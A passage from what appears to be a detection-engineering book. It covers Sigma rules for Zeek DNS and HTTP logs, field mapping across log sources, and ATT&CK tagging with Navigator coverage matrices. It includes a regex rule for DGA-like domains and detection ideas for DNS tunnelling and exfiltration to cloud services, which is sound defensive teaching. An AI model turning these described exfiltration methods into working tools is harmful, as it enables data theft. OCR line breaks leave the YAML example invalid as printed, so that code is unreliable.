- **Detecting Exfiltration via HTTP:** Zeek logs can help spot data exfiltration. The indicators might be a client sending a large amount of data in a POST request to an external server, especially if it is unusual for that client. Zeek's **`http.log`** has fields like **`request_body_len`** and **`response_body_len`**. Therefore, a Sigma rule could look for **`request_body_len`** above a certain threshold to external hosts. We might not have specific numbers in logs easily (as Sigma usually matches exact values or patterns, not ranges, unless it is using comparison. It is important to note that Sigma does not directly do it without a specific backend feature). However, one can detect an extremely large POST by a heuristic; for example, **`request_body_len: "1048576"`** (1 MB) if we suspect that anything above 1 MB is odd, but it is fragile unless the SIEM supports numeric queries.

Detecting Suspicious DNS Activity: DNS logs are a goldmine for finding malware that uses DNS for communication (like DNS tunneling, or DGAs/Domain Generation Algorithms). Some detection ideas can be:

- **`NXDomain` Storms:** Malware that uses DGA often generates many DNS queries for random-looking domains, most of which do not exist (**`NXDOMAIN`** responses). Zeek's **`dns.log`** will show query name and the response code. Therefore, we can detect if one client makes a high volume of **`NXDOMAIN`** queries. (This might require correlation or at least a threshold count similar to brute force logic, but applied to DNS queries; it is possibly achievable via Sigma correlation rules grouping by source IP, and counting **`NXDOMAIN`** events).
- **Random Subdomain Patterns:** Queries like alskdjfhg.example.com (nonsense subdomains) might indicate DGA or domain shadowing. Therefore, a regex can catch a long sequence of random characters. A Sigma rule for DGA-like domains will thus be:

```
title: Possible DGA Domain Query (Random Subdomain)
```

```
id: zeek-dns-dga-1
logsource:
 product: zeek
 service: dns
detection:
 selection:
  query|re: '^[A-Za-z0-9]{16,}\.[A-Za-z0-9]+\.'   #
  subdomain of length >=16
  qtype_name: "A"
  rcode_name: "NXDOMAIN"
 condition: selection
level: high
tags: [attack.command_and_control, attack.t1568.002]  #
DGA
falsepositives:
 - Unusual but benign long domain names (rare)
```

In this rule, we look for DNS queries where the query field starts with a string of 16 or more alphanumeric characters, followed by a dot (indicating a long subdomain). We also check that the query type was A (address record), and the response code was **`NXDOMAIN`** (no such domain). This strengthens the case that it is a DGA trying random names. It is a high severity detection, as random and failed DNS lookups in bulk often mean that the malware is trying to find a valid domain among many candidates.

- **DNS Tunneling:** Some malware or tools exfiltrate data via DNS queries (inserting data into subdomains). These often have unusual query types (TXT, or NULL, or large base64 subdomains). For example, a Sigma rule could catch DNS queries with very long domain names or TXT query types to external DNS servers. For example, **`qtype_name: "TXT"`** and **`query|re`** for a certain length or pattern.

Zeek + Sigma Integration: According to Corelight (who integrated Zeek with Sigma), the entire Zeek dataset is supported for Sigma detection logic. That means that detection engineers can write one Sigma rule, and then use Sigma's backends to convert it to queries for Splunk, Elastic, and so on, that search the Zeek logs. For example, a Sigma rule on product: zeek, service:

http will become an Elastic query on the index that stores Zeek HTTP logs, or a Splunk search on the Zeek HTTP index.

Tip: *As Zeek logs are structured, take advantage of precise fields. Instead of searching for raw message text (as we sometimes do in syslog), we can use fields like* `user_agent`, `query`, `uri_path`, *and* `status_code` *with exact matching or wildcards. This reduces false positives. For instance, if you re detecting a specific malware user agent, match it exactly (if known), rather than just using contains on a very short string that might appear in normal UAs.*

Finally, consider the performance aspect—Zeek logs can be very high volume (every DNS query, every HTTP request). When writing Sigma rules, ensure that the conditions are selective enough to not constantly trigger or overwhelm your query engine. Therefore, incorporating a tactic like MITRE tags (for example, label something as C2 or Exfiltration) helps differentiate these from benign anomaly detections. Thereafter, analysts can use the tags to prioritize which alerts to investigate first.

Hence, with Zeek and Sigma combined, we now have gained the ability to detect network behaviors indicative of threats that might not have a known IOC. This "*behavioral*" detection on network data is a strong complement to host-based rules. In the next section, we will discuss the overarching challenge of **field mapping across diverse sources**, as Windows events, Linux logs, Suricata, or Zeek can each have its own schema, which Sigma needs to bridge.

Field Mapping across Diverse Sources

Another challenge in writing effective Sigma rules for multiple platforms is dealing with different log schemas and field names. A concept as simple as a "`username`" or "`source IP address`" can be represented differently across Windows event logs, Linux logs, and network logs. Therefore, Sigma's role is to abstract the detection logic, but it requires us to be mindful of these differences, and ensure that our rules are aligning with the data we have.

Understanding Field Differences

- **Windows vs Linux:** For instance, a Windows Security Event for a login failure (Event ID 4625) has fields like `TargetUserName` for the

account, and perhaps **`IpAddress`** for the source network address of the login attempt. On Linux, an SSH failure in auth.log might be parsed by an agent into fields like user.name (or simply a message string with the username inside) and **`source.ip`**. Now, if we write a Sigma rule for “failed login”, we would match **`EventID: 4625`** and **`FailureReason`** or Status on Windows, whereas on Linux, we would match a text pattern "**`Failed password`**". Hence, a single Sigma rule likely cannot cover both easily—we would either write two rules, or use multiple conditions.

- **Network Logs:** Zeek and Suricata have their own field sets. Suricata might use **`src_ip`**/**`dest_ip`** whereas Zeek logs use **`id.orig_h`**/**`id.resp_h`** in raw logs (though many ingestion pipelines rename those to generic **`source.ip`** and **`destination.ip`**). Hence, an HTTP host field in Zeek is host, in a proxy log it might be hostname, and in an Elastic index, it could be mapped to **`url.domain`** (if using ECS).

Sigma deals with field differences through a combination of conventions and backend-specific field mappings. Therefore, a Sigma rule itself might use generic field names (often inspired by Elastic Common Schema for popular rules). For instance, many Sigma rules use **`source.ip`** and **`user.name`** as field names, which correspond to ECS fields. If your SIEM data is normalized to ECS, it will work across Windows, Linux, Zeek, Suricata alike, as ECS defines those common fields. However, if you are not using ECS, you might need a custom field mapping.

Field Mapping and Sigma Backend Configurations: While converting Sigma to a SIEM query, the converter (like **`sigmac`** or **`sigma-cli`**) uses mapping files to translate Sigma field names into the target platform’s field names. For example, Sigma might use Image for a process path, but in an Elastic index, the field might be process.exe, and on Splunk, it might just be **`ProcessName`**. Hence, this mapping ensures that the Sigma rule still hits the right data.

Therefore, as a rule author, you should:

- Use field names that are as standard or widely used as possible (check Sigma’s documentation or existing rules for reference). The Sigma project often uses a certain nomenclature (for example, **`commandLine`**

for process command line in Windows events, as per Windows API field, but if Elastic ECS is used, it would be **`process.command_line`**. The Sigma converters know how to adjust common cases).

- Be consistent. If you write several rules for Linux processes, you must decide whether the logs provide a field called exe, **`process_name`**, or **`comm`** (in audit logs, the executed command is exe for the binary path, and often **`argv`** or **`cmdline`** for the full command line). Use the one that matches your environment's parsed fields.

Example Field Mapping Table: To illustrate the differences, consider the concept of a *process execution path* in different contexts:

Concept	Windows Event (Sysmon)	Linux Auditd	Elastic Common Schema
Process Executable Path	Image (Sysmon Event 1)	`exe` (`auditd SYSCALL`)	`process.executable` (ECS)
Process Command Line	`CommandLine` (`Sysmon`)	`argv` (if captured)	`process.command_line` (ECS)
User Account Name	`TargetUserName` (Win logon event) / `SubjectUserName` (depending on event)	Often part of message or `uid->username` via lookup (`auditd`)	`user.name` (ECS normalized)
Source IP Address	`IpAddress` (Windows 4625 event)	`addr` or in `syslog` message (`sshd`) parsed as `source.ip`	`source.ip` (common field)

Table 5.1: *Differences between Process Execution Path in Different Contexts*

(Table 5.1 is just an example— the actual field names depend on how logs are ingested. For instance, some Linux agents might parse the SSH failure message, and provide fields like **`ssh.failed.user`** *and* **`ssh.source.ip`***; in that case, Sigma might have to match the raw message without parsing through it.)*

The key point here is that **Sigma's detection logic must reference the correct field names for the data source** to work. If you use the wrong field name, the converted SIEM query will not match anything. This is why Sigma encourages a level of abstraction, but ultimately, the rule author should be aware of their environment.

Sigma's maintainers know this is complex, which is why they provide resources like processing pipelines and config files to map fields. For example, if your organization stores Linux auth logs in a field message, you might write Sigma rules using message. Another org might parse it into **`authentication.status`** and so on; they could adjust the Sigma config to map message to that field.

Multiple Sources in One Rule: Sigma allows combining conditions that could target different sources, but the **`logsource`** is single-valued. If you wanted a single Sigma rule for "Failed Login on Windows or Linux", there is not a straightforward way because **`logsource`** cannot list two products. Instead, you would typically write two rules (one for Windows, one for Linux), and maybe mark them as related via metadata. Alternatively, one could use a very broad category like authentication **`logsource`** (which might catch both, if the Sigma backends are configured to treat that category as Windows Security + Linux auth logs). However, using a broad category might result in false positives, if the fields in detection are not present in one source or the other.

Normalization Example: A concrete example is how Elastic's ECS and Splunk's CIM handle things:

- In Elastic ECS, a Windows logon failure (4625) will be stored with fields like **`event.code`**: 4625, **`logon.failure.reason`** (maybe), and **`source.ip`** for the IP, user.name for the account. Therefore, a Sigma rule written with those generic fields will work for Elastic.
- In Splunk without CIM, raw Windows field names (like **`TargetUserName`**) might appear. However, Sigma's Splunk backend mapping translates the **`user.name`** to a field (as it might know about picking **`TargetUserName`** for 4625 events).
- For Linux, an SSH failure might be parsed by **`Filebeat`** into **`ssh.username`** and **`ssh.ip`**, if you are using Elastic. The Sigma rule might need to target those. If it is not parsed, you can always search the message text.

From these sections, we can glean that you can target what you have due to Sigma's flexibility. However, as a detection engineer, you must strive for **consistency in your logging schema**. Many organizations adopt a normalization pipeline (like converting Windows and Linux logs into a

unified schema such as ECS, or a custom schema). Hence, this greatly simplifies writing Sigma rules that apply across sources.

Velociraptor's Perspective: A quote from Velociraptor's documentation highlights the mapping challenge: *"Each field referenced in the Sigma rule needs to be mapped to the field in the actual event. For example, the field Path needs to be translated to the field* `EventData.Path` *within the original event log, or whatever the specific SIEM uses to normalize that field"*. In other words, Sigma is an intermediate language—behind the scenes, the query that runs on your SIEM has to use the corresponding SIEM's field names to filter events. Sigma's job (with the help of conversion backends) is to bridge the gap, but the rule author should still verify that the outcome makes sense.

Best Practices for Field Mapping:

- **Know Your Data:** Before writing a rule, know how the relevant data is ingested. If you want to detect something in Zeek DNS logs, check how the DNS query is stored (is it query, or did your ingestion pipeline rename it to dns.question.name or something?). Adjust your Sigma accordingly.
- **Use Sigma's Conventions if Possible:** The official Sigma repository and documentation often list common field names for certain event types. Using those increases the chance that existing backends will have mappings for them. For instance, Sigma often uses `EventID` for Windows Event ID, Image for process image path, `ParentImage` for parent process path, and so on, which the backends know how to handle for various log sources.
- **Leverage Metadata:** Document in the rule (description or comments) any assumptions about field mappings or required log source configurations. For example, a rule might note "Requires Elastic ECS field mappings", or "Assumes Sysmon logs with standard field names".
- **Testing Conversions:** It is wise to test your Sigma rule conversion to your target SIEM query (using tools like sigma-cli or online converters) to see if the fields in the output query match what you expect. If not, you may need to tweak the Sigma or the mapping configuration.

By carefully mapping fields and understanding the underlying schemas, you can ensure that your Sigma rules remain effective across diverse sources. Consistency in field naming is key, as it reduces errors wherever a rule silently fails to match due to a naming mismatch. As the Sigma philosophy suggests, we will treat detections “as code,” which means that we should also manage our schemas and mappings systematically across our environments.

Conclusion

In this chapter, we covered how to create Sigma rules for Linux and network logs, while tackling authentication events, kernel-level auditing, IDS alerts, and network protocol analysis. Hence, with this knowledge, a detection engineer can write comprehensive cross-platform rules, while improving visibility from the endpoint to the network. In subsequent chapters, we will explore how these rules tie into ATT&CK tactics, while testing them with simulations, and operationalizing them in real-world SOC workflows. The ability to pivot from theory (log source and field knowledge) to practice (actual Sigma rules with proper field mappings) is what enables robust detection engineering in heterogeneous environments.

Next, we will learn about connecting detections to adversary behavior by mapping Sigma rules to MITRE ATT&CK, building practical coverage matrices, and organizing rules by tactics and techniques to drive purposeful detection engineering.

CHAPTER 6

ATT&CK Mapping and TTP-Based Detection

Introduction

Modern cyber defense is as much about understanding adversary **tactics** and **techniques,** as it is about analyzing logs. Sigma rules can be enriched with references to the MITRE ATT&CK framework, which maps threats to known Tactics, Techniques, and Procedures (TTPs). In this chapter, we explore how Sigma incorporates ATT&CK mappings, and how detection engineers can leverage these to build robust, threat-informed detections. We will also cover how to include ATT&CK tactic and technique identifiers in Sigma rules, provide examples of mapping rules to the execution, persistence, and exfiltration categories, as well as discuss constructing a detection coverage matrix. We will also look at how to use the ATT&CK Navigator tool for visualization, organizing rules by TTP category, and the best practices for tagging rules with useful metadata.

Structure

In this chapter, the following topics will be covered:

- Using ATT&CK in Sigma
- Practical Mappings: Execution, Persistence, and Exfiltration
- Building a Detection Coverage Matrix from Sigma Tags
- Working with ATT&CK Navigator
- Log Sources vs. TTPs: Ensuring Visibility and Multi-Layer Coverage
- Balancing Coverage and Fidelity
- Alternative Taxonomies
- Threat Informed Defense
- Bundling Rules by TTP Category for Organization and Workflows

- Rule Tagging Strategies beyond ATT&CK

ATT&CK Tactic and Technique Fields in Sigma

One of the most significant strengths of Sigma is its ability to integrate with the MITRE ATT&CK® framework, as it allows each rule to indicate the adversary behavior it detects. In Sigma rule syntax, there is no dedicated “tactic” or “technique” field, instead, the **tags** field is used to encode MITRE ATT&CK tactic and technique references. The Sigma tags follow a naming convention defined by the project. Typically, a tactic name prefixed with attack and technique identifiers prefixed with attack. This is followed by the technique ID. For instance, a Sigma rule might include tags like:

```
tags:
  - attack.execution
  - attack.t1059.001
```

In the given snippet, **attack.execution** denotes the MITRE ATT&CK tactic "**`Execution`**", while **`attack.t1059.001`** corresponds to the sub-technique **`T1059.001`** (PowerShell) as per the command and scripting interpreter technique. Moreover, Sigma’s tagging convention uses lowercase tactic names (with spaces replaced by underscores if needed, for example, **`attack.defense_evasion`**) and the official technique codes. Therefore, while including these tags, rule authors can explicitly map the adversary behavior that should be detected and caught by the designed rule.

When we refer to a **tactic,** it represents a broad goal or stage in an attack (such as execution, persistence, privilege escalation, and so on), while the **technique** is the specific adversary method that is used to achieve that goal. Thus, MITRE maintains a defined set of enterprise tactics (TA0001–TA0014), each containing numerous techniques that are identified by unique IDs (Txxxx) in the Enterprise ATT&CK Matrix. Hence, including these in Sigma rules has multiple benefits, such as getting the immediate context about the kind of threat activity a triggered alert might indicate. Moreover, tactics allow security teams to systematically track coverage of techniques across their rule set. In practice, many SIEMs and SOC workflows support, or even require ATT&CK mapping as part of rule metadata. Thus, Sigma rules with proper tags can be integrated smoothly into those environments.

It is important to use the **appropriate tactic and technique** that best align with the detection logic while tagging Sigma rules. Sometimes a single

Sigma rule might relate to more than one technique or tactic—for instance, a rule detecting malicious **PowerShell** usage might primarily map to an execution technique (PowerShell execution, **`T1059.001`**), but it could also relate to defense evasion if the PowerShell command involves obfuscation (which maps to T1027). Fortunately, Sigma allows multiple tags, so that you can list all relevant techniques and tactics. However, you must not forget to ensure that the tags are accurate; use the official MITRE technique IDs and tactic names. The Sigma project provides a naming convention reference to standardize tags and avoid mistakes. Here, consistency is the key, as tooling and scripts (as we will see later) may parse these tags to build matrices, or check for mismatches. In summary, the tags field in Sigma acts as the bridge between a raw detection rule and the higher-level threat behaviors it encompasses. It thus embodies the Detection as Code (DaC) philosophy by embedding threat intelligence directly into the rule format.

Mapping Examples for Execution, Persistence, Exfiltration

To solidify how ATT&CK mappings look in practice, let us walk through examples of Sigma rule mappings for three major categories of adversary behavior: **execution**, **persistence**, and **exfiltration**. In each case, we will describe a common technique in the corresponding tactic, and show how a Sigma rule might be tagged to reflect that technique:

Execution (TA0002)

The execution tactic covers techniques that cause adversary code to run on a system. A classic example can be the malicious or suspicious use of **PowerShell**. Suppose we write a Sigma rule to detect suspicious PowerShell command usage (for example, commands that include **`-EncodedCommand`**, which is commonly abused for script obfuscation). We would map this to the ATT&CK technique **“PowerShell” (T1059.001)** under the Execution tactic. Moreover, in the Sigma rule’s YAML, the tags might look like:

```
tags:
  - attack.execution
  - attack.t1059.001
```

This indicates that the rule detects an execution tactic behavior, which specifically is **Command and Scripting Interpreter: PowerShell (T1059.001)**. An alert from this rule tells analysts that an Execution-stage technique was observed (that is, PowerShell execution), which is often associated with malware running scripts, or administrators launching unwanted code. Therefore, by mapping it, we also stand to inherit contextual knowledge; for example, we know via ATT&CK that PowerShell is often used not just for Execution, but can also facilitate defense evasion (through script obfuscation). If our rule also looked for signs of PowerShell obfuscation, we might include a second tag like attack.t1027 (Obfuscated Files or Information) to reflect the defense evasion angle. In this way, a single Sigma rule can carry multiple ATT&CK technique tags to fully describe the TTPs it covers.

Persistence (TA0003)

Persistence techniques allow an attacker to maintain foothold on a system through reboots or logins. Consider a Sigma rule that detects the creation of a **Windows Registry Run key**, which is a common persistence method (this is when malware adds a registry entry to execute on startup). The relevant MITRE technique is **“Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder” (T1547.001)**. We will therefore tag our Sigma rule as:

```
tags:
  - attack.persistence
  - attack.t1547.001
```

Here, **`attack.persistence`** maps to the persistence tactic, while attack.t1547.001 refers to the specific sub-technique for Registry Run keys. This tells us that the rule is focused on an adversary setting which ensures that their code is running at boot or logon. If the rule monitors, say, Windows event logs or Sysmon for registry changes to HKLM\Software\Microsoft\Windows\CurrentVersion\Run, an alert would immediately be associated with a known persistence mechanism. This is valuable in triage, as the SOC analyst sees the tag, and recognizes that the attacker is attempting to achieve persistence. In a real-world scenario, many malware families use this technique. Hence, by tagging it, we make it easier

to cross-reference threat intelligence that mentions **`T1547.001`**. We can also ensure that we have coverage for it in our detection matrix.

Exfiltration (TA0010)

Exfiltration tactics involve techniques to steal and send data from the target environment. An example can be detecting large archival files that are being sent over the network, or the use of command-line tools to upload data to external services. Suppose we create a Sigma rule to catch the use of tools like Rclone (native cloud sync), or **`certutil`**, which is abused as a LOLBin for data staging and transfer to external services (OneDrive, Dropbox, and so on). This behavior corresponds to **"Exfiltration Over Web Service: Exfiltration to Cloud Storage" (T1567.002)**, which is a technique under the exfiltration tactic. This is also where data is exfiltrated to cloud accounts. We would thus tag the rule as:

```
tags:
  - attack.exfiltration
  - attack.t1567.002
```

Here, the **`attack.exfiltration`** tag aligns with the exfiltration tactic, and **`attack.t1567.002`** denotes the specific technique of exfiltrating data to a cloud storage service. With this mapping, any alert from the rule is clearly linked to data exfiltration behavior. For instance, if an analyst gets an alert with these tags, they know that the incident involves potential data theft (as opposed to, say, just execution of malware). In practice, Sigma rules for exfiltration might look for abnormal usage of archiving tools followed by network transfers, use of uncommon protocols, or large bursts of outbound traffic. By mapping to T1567.002, we also communicate detection intent; the rule is not merely flagging a generic network event, it is specifically watching for patterns that are consistent with an attacker who is trying to **steal data via cloud**. Hence, this clarity helps prioritize the alert (as exfiltration is often highly severe), and aligns it with MITRE's framework for further investigation or threat hunting.

These examples illustrate how Sigma rules encapsulate the "who/what" of adversary behavior through ATT&CK tags. Each rule, beyond its technical logic, carries a label of what stage in an attack it is addressing. Over time, as you build a library of Sigma rules, you accumulate a set of tags that you can

use to evaluate your detection coverage across all tactics, which leads us to building a detection matrix.

Building a Detection Matrix

In *Figure 6.1*, color-coding highlights particular techniques (for example, red and yellow cells denote techniques of interest or covered techniques). By mapping Sigma rules to this matrix, a team can visualize which techniques are detected (highlighted), and identify gaps where no rules exist. Therefore, this "detection matrix" provides a high-level view of security coverage across the full spectrum of ATT&CK tactics and techniques.




Figure 6.1: *An Example of the MITRE ATT&CK Matrix in the Navigator, with Tactics as Columns and Techniques as Individual Cells. (**Source:** https://attack.mitre.org/theme/images/navigator-example.png)*

Hence, having ATT&CK tags in your Sigma rules enables you to create a **detection matrix**, which gives a bird's-eye view of the techniques you are monitoring, and the ones you might be missing. A detection matrix typically takes the form of the MITRE ATT&CK grid, with tactics on one axis, and

techniques filling the columns under each tactic. Therefore, when you "build a detection matrix," you are essentially plotting all your Sigma rules (or detection analytics) onto this grid to see where you have coverage. Each technique that you have a Sigma rule for can be marked as covered, and techniques with no corresponding rule remain unmarked. Hence, this approach turns a collection of individual rules into a strategic picture of your defenses.

To build such a matrix, you can start by aggregating the **tags from all your Sigma rules**. For each rule, note the ATT&CK technique IDs in its tags. You might use a spreadsheet or script to tally coverage—list all techniques (perhaps all those relevant to your environment or in ATT&CK Enterprise), and mark which ones have at least one rule. For example, if you have several rules tagging attack.t1059.001 (PowerShell Execution), then technique T1059.001 is covered on your matrix. On the other hand, if no rule in your set has a tag for **T1078 (Valid Accounts)** under Initial Access, the corresponding cell in the matrix would be blank, which indicates a gap in Sigma-based detection for that technique.

In practice, this process can be automated. There are tools that parse Sigma repositories to produce ATT&CK Navigator layer files. For instance, **S2AN** is an open-source tool that can read a folder of Sigma rules, and generate an ATT&CK Navigator layer that highlights all the techniques those rules cover. Such a layer can then be opened in the ATT&CK Navigator (discussed in the next section) to visualize your detection coverage as a color-coded matrix. Moreover, the Sigma project's own repository features similar tooling for mapping rules to techniques, while MITRE's Cyber Analytics Repository (CAR) provides a **coverage table** that compares the number of analytics covering each technique across different rule sets (for example, Sigma, Splunk, Elastic). For example, MITRE's data shows that the Windows **LSASS memory dump** technique (T1003.001), which is a common credential dumping method, is covered by dozens of Sigma rules in the community. Such insights reflect community focus, and can guide you on which techniques are well understood versus which might need more attention.

When constructing your own detection matrix, it is useful to include not just whether a technique is covered, but also the **quantity and quality** of rules per technique. If one critical technique is only covered by a single rule, and that rule is prone to false positives or disabled, you might consider it a weak

spot. On the other hand, some techniques might have multiple layers of detection (for example, several rules for various aspects of PowerShell abuse). Thus, a matrix can be expanded into a more detailed worksheet that captures these nuances, which is sometimes referred to as a **coverage matrix,** or a **detection coverage spreadsheet**.

The ultimate goal of building a detection matrix is to perform a **gap analysis**. By overlaying your Sigma-based coverage on the ATT&CK framework, you can quickly identify tactics or techniques that are undetected or have little detection. For instance, you might realize that you have many rules for execution and persistence, but few for **lateral movement** or **exfiltration**. However, with this knowledge, you can prioritize writing new Sigma rules for those uncovered techniques or consider other controls to mitigate them. It will shift your detection strategy from a reactive, event-driven approach to a **proactive, framework-driven one**. Therefore, instead of asking "What logs can we alert on?", you start asking "Which ATT&CK techniques are we blind to?". Hence, this approach is a hallmark of mature detection engineering programs, as it aligns defenses to a comprehensive model of attacker behavior.

Building and maintaining a detection matrix should be an ongoing process. As you develop new rules (or update existing ones), update the matrix. Likewise, when MITRE updates the ATT&CK framework with new techniques or sub-techniques, review if you need new detections. Some organizations incorporate this into their content development lifecycle or even CI/CD pipelines (as we will explore in later chapters), while ensuring that every time Sigma content changes, the ATT&CK coverage layer will be automatically recalculated. The matrix thus serves as both a **measurement tool** and a **communication tool**—you can present it to stakeholders (like CISOs or fellow team members) to show coverage improvements over time, or to justify investments in certain areas. Thus, with the groundwork laid on how to compile this matrix, the next step will be to leverage specialized tools like the **ATT&CK Navigator** to visualize and manipulate this information more effectively.

Working with ATT&CK Navigator

The **MITRE ATT&CK Navigator** is a web-based tool designed specifically to help practitioners visualize and work with the ATT&CK

matrix. It provides an interactive interface where you can highlight techniques, add notes, and layer multiple datasets on top of the ATT&CK framework. Thus, for a detection engineer, the Navigator becomes incredibly useful for turning the detection matrix from the previous section into a living visual map of your coverage.

Explaining ATT&CK Navigator

In essence, it is a matrix viewer and editor. Each column in the Navigator corresponds to one ATT&CK tactic, and the cells are the techniques under that tactic. You can color-code each technique cell, assign scores, or add text annotations. For example, you might color a technique green if you have strong detection coverage for it; yellow if partial; and red if none. The Navigator allows you to do this easily and to save your work as a "layer" (a JSON file encoding your selections). According to MITRE's description, the Navigator can be used to visualize defensive coverage, plan red/blue team exercises, or even chart frequency of observed techniques. Therefore, it is a flexible canvas for any ATT&CK-oriented data.

Using Navigator for Detection Coverage: After building your detection matrix (perhaps via a tool like S2AN, or manually), you can import that information into the Navigator. In practice, you would create a layer file that lists all technique IDs you want to highlight, and perhaps a color or score for each. Many teams assign, say, a score of 1 to indicate that "we have at least one Sigma rule for this technique". When you import such a layer, the Navigator will highlight all those technique cells, giving you a visual of your Sigma rule coverage. Techniques with no Sigma rules remain uncolored (blank), and stand out as gaps. Therefore, security teams often use this view in strategy meetings or when communicating coverage to management, because it succinctly shows the areas that have been covered already and the ones that require improvement across the entire kill chain.

A powerful feature of Navigator is the ability to **overlay multiple layers**. This means that you can compare different data sets on the same matrix. For example, you can load one layer with your Sigma detection coverage, and another layer with the techniques utilized by a specific threat actor (as MITRE provides threat actor profiles that list techniques used by APT groups). By overlaying them, you can see which techniques the threat actor employs that you have no mapped detections for. This is a direct way to

identify defensive gaps against that adversary. Overlaying also supports threat-informed defense, while focusing on the TTPs that real-world adversaries are known to use. You may also overlay a layer of your **log source coverage** (which techniques you can even observe given your data collection) with your detection layer to spot places you cannot detect because you lack logs, but that veers into visibility, which is another important program aspect.

Using the Navigator, you can also maintain separate layers for different purposes. For instance, one layer can be your “current detection coverage”, while another can be a target or roadmap. Or, you can also classify layers by platform—perhaps a layer for Windows-focused techniques covered by Sigma rules, another for Linux, and so on. The Navigator supports creating and saving these layers, and even merging or comparing them. As MITRE points out, layers can be used to highlight not only coverage, but also aspects such as technique frequency or risk scores, depending on the data being overlaid.

Getting Started with Navigator: There is an online, hosted version of the Navigator provided by MITRE, which can be accessed by simply navigating to their website, and launching the interface. You can also run it locally by downloading from GitHub—it is just an HTML/JS app that runs in a browser. Once you have opened it, you will see the familiar ATT&CK matrix. You can start by importing an automatically generated layer, or manually clicking on cells to adjust colors and annotations, or using the “Upload Layer” functionality to import a JSON file with your data. If you used a tool to generate a layer (like the output of S2AN, which creates a JSON layer with all the Sigma techniques it had found), you can upload that file directly. The techniques covered by your Sigma rules will be highlighted instantly. You might then adjust colors or add comments. For example, you could color-code by confidence or fidelity of rules —perhaps techniques covered by high-quality, tested rules are a neon green, while those with only experimental rules are light green.

The Navigator also allows **exporting** your annotated matrix; you can export it again as JSON (to share with colleagues or for version control in your detection repository), and even as an image or spreadsheet for reporting. Some teams periodically export a snapshot of their coverage matrix to track how their detection coverage improves over time, while effectively measuring their detection maturity. In fact, you can maintain a timeline of

layers, such as the last quarter vs. this quarter, and overlay them to see the new coverage appearing in the matrix (as the Navigator has a compare feature for layers).

In summary, working with the ATT&CK Navigator transforms the static exercise of mapping rules to techniques into an interactive, visual process. It helps answer questions like: *Are we covering all the common techniques for ransomware attacks? Do we have more coverage in initial access or in exfiltration?* Therefore, by highlighting the answers on the matrix, it focuses your detection engineering efforts. The Navigator becomes even more powerful when combined with threat intelligence layers, as mentioned before; you can quickly perform **coverage gap analysis against specific threats** by overlaying their techniques. For example, you might import a layer of a recently active APT group's TTPs, and immediately see which of those are not lit up by your Sigma coverage layer—those will be top priorities to work on. Ultimately, the ATT&CK Navigator is an essential tool for any detection team adopting a **threat-informed defense** approach, as it enables data-driven decisions on where to create or refine Sigma rules.

Log Sources and TTPs: Ensuring Visibility

A detection is only as good as the data feeding it. In practice, every ATT&CK technique corresponds to certain log sources or telemetry that can reveal its occurrence. Thus, a crucial step in detection engineering is performing a technique-to-log-source analysis for each TTP: identify which data sources are required to observe the behavior, and verify if those logs are being collected. For example, detecting a Registry Run Key (Persistence T1547.001) requires monitoring the Windows Registry (via Sysmon or Windows Event logs); without this log source, any rule for the technique will blindly miss activity. If a required data source is not available, defenders should consider enabling it, or deploying new sensors to close the visibility gap. In fact, the availability of specific logs directly influences a rule's reliability; lacking the right telemetry can lower confidence, or force detections to be broader (and noisier) than ideal. Conversely, having rich data (like detailed process execution events, command-line logging, and so on) allows for more precise, high-fidelity detection logic. In short, mapping your logs to TTPs is foundational: it ensures that you are watching the right

channels for the techniques you care about, and it is uncovering the “blind spots” where an adversary could operate undetected.

